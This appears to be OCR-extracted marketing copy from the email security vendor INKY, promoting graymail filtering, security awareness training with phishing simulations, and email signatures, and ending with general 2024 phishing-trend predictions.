
Graymail is a form of bulk email that at some point, you opted to receive. Not all graymail is unwanted, however, the frequency, amount, and timing can be distracting and frustrating.

Hindering Your Company's Productivity

Though some graymail contains information employees need to review at some point, the constant barrage of messages sidetrack employees, impacting productivity and even the caliber of their work.

Immediate and Intuitive Detection

Graymail Protection uses intelligent machine learning algorithms and delivery settings to dynamically detect and remediate graymail.



Caution: External (josh@joshspector.com)

Graymail, Spam Content

New Product: Security Awareness Training

SECURITY AWARENESS TRAINING

Why It's a Plus


Regular email security training is a great addition to any security stack because it lowers click-thru rates and heightens the awareness and skill levels of all employees. It's also a great way to foster a culture of cybersecurity. When the whole company regularly engages in conversations and activities surrounding email security, safe behavior becomes part of the corporate culture.

What Makes it Effective

Not all email security programs are created equal. However, INKY's Security Awareness Training is attention grabbing and offers the benefit of hands-on learning. Employees benefit from short, memorable videos, real life stories, whiteboard animation and more. Content is continuously updated to keep up with the latest threats.

Automate Your Phishing Simulations

INKY let's you plan your phishing simulation when it's convenient for you. These set and forget campaigns train employees to recognize and report phishing emails.



Reminder: You still have 4 assign
Please complete them so

Assignment(s) to do:

- Training: Annual Training 2022 Complete ASAP
- Training: Phishing Quiz
- Monthly Video: How they hacked my Instagram
- Policy: Employee Physical Security

Ronnie Freeman:

You've been assigned a security awareness Monthly Video. Please complete it soon!

New assignment(s):

- Monthly Video: How they hacked my Instagram account

Progress by: All Assignments

256 Users

Completed	36
In Progress	215
Not Registered	5
Overdue	5
No Assignments	5

Progress by: All Assignments Departments Group

64% Average Progress

Custom Policies Ackn

Password_Policy 11/06/19	7%
Customer_Privacy_Policy 11/06/19	65%

New Product: Email Signatures

EMAIL SIGNATURES

Simplify Operations


Combining email security and email signatures into a single service means you'll have fewer vendors to manage, one less stop for your emails to make in the delivery process, and consistent branding on all email communications.

Ensure Security & Compliance

Adheres to stringent security protocols, including SOC 2 Type II certification, providing an email security platform customers trust.

Implement & Manage with Ease

User-friendly dashboard with flexible options makes it simple for both administrators and users to manage email signatures.



Fern Vanderpool She/Her
Patient Services, Lighthouse Wellness
San Pedro, CA
Lighthouse Wellness | Follow us on LinkedIn
W: 424-397-5132 | M: 224-492-3351
Email | LinkedIn | Make an appointment

The information contained in this transmission may contain privileged and confidential information, including patient information protected by federal and state privacy laws. It is intended only for the use of the person(s) named above. If you are not the intended recipient, you are hereby notified that any review, dissemination, distribution, or duplication of this communication is strictly prohibited. If you are not the intended recipient, please contact the sender by reply email and destroy all copies of the original message.

Fern Vanderpool She/Her
Patient Services, Lighthouse Wellness
San Pedro, CA
Lighthouse Wellness | Follow us on LinkedIn
W: 424-397-5132 | M: 224-492-3351
Email | LinkedIn | Make an appointment

The information contained in this transmission may contain privileged and confidential information, including patient information protected by federal and state privacy laws. It is intended only for the use of the person(s) named above. If you are not the intended recipient, you are hereby notified that any review, dissemination, distribution, or duplication of this communication is strictly prohibited. If you are not the intended recipient, please contact the sender by reply email and destroy all copies of the original message.

EMAIL SECURITY PREDICTIONS 2024

ARTIFICIAL INTELLIGENCE WILL CONTINUE TO COMPLICATE THE WATERS

Artificial Intelligence (AI) will continue to make the attackers' jobs much easier. Language processing tools like ChatGPT will help ensure the quality of the writing will be greatly improved, resulting in higher numbers of victims.

While AI will create problems for many, INKY is well positioned to deal with these challenges.

MALICIOUS QR CODES WILL BECOME THE FASTEST GROWING PHISHING THREAT

QR Codes came onto the phishing scene with a vengeance in 2023. Phishers can hide malicious codes in the QR Code, fooling victims and many email security systems. In 2023, QR Codes just made the list of our top 20 phish, but they didn't begin infesting the waters until mid year. As a result, we believe QR Code phish will swim straight to the top of the list in 2024.

THE MSP INDUSTRY WILL EXPAND SIGNIFICANTLY

As Artificial Intelligence makes phishing easier for criminals and readily available for amateur phishers, incidents of phishing will skyrocket. That said, detection rates will be increasingly important and limiting exposures through vendor consolidation will be a big consideration. MSPs who are backed by a comprehensive email security platform will be positioned for greater success.

CONTACT US

www.inky.com 🌐

info@inky.com ✉

(240) 297-0122 ☎

INKY®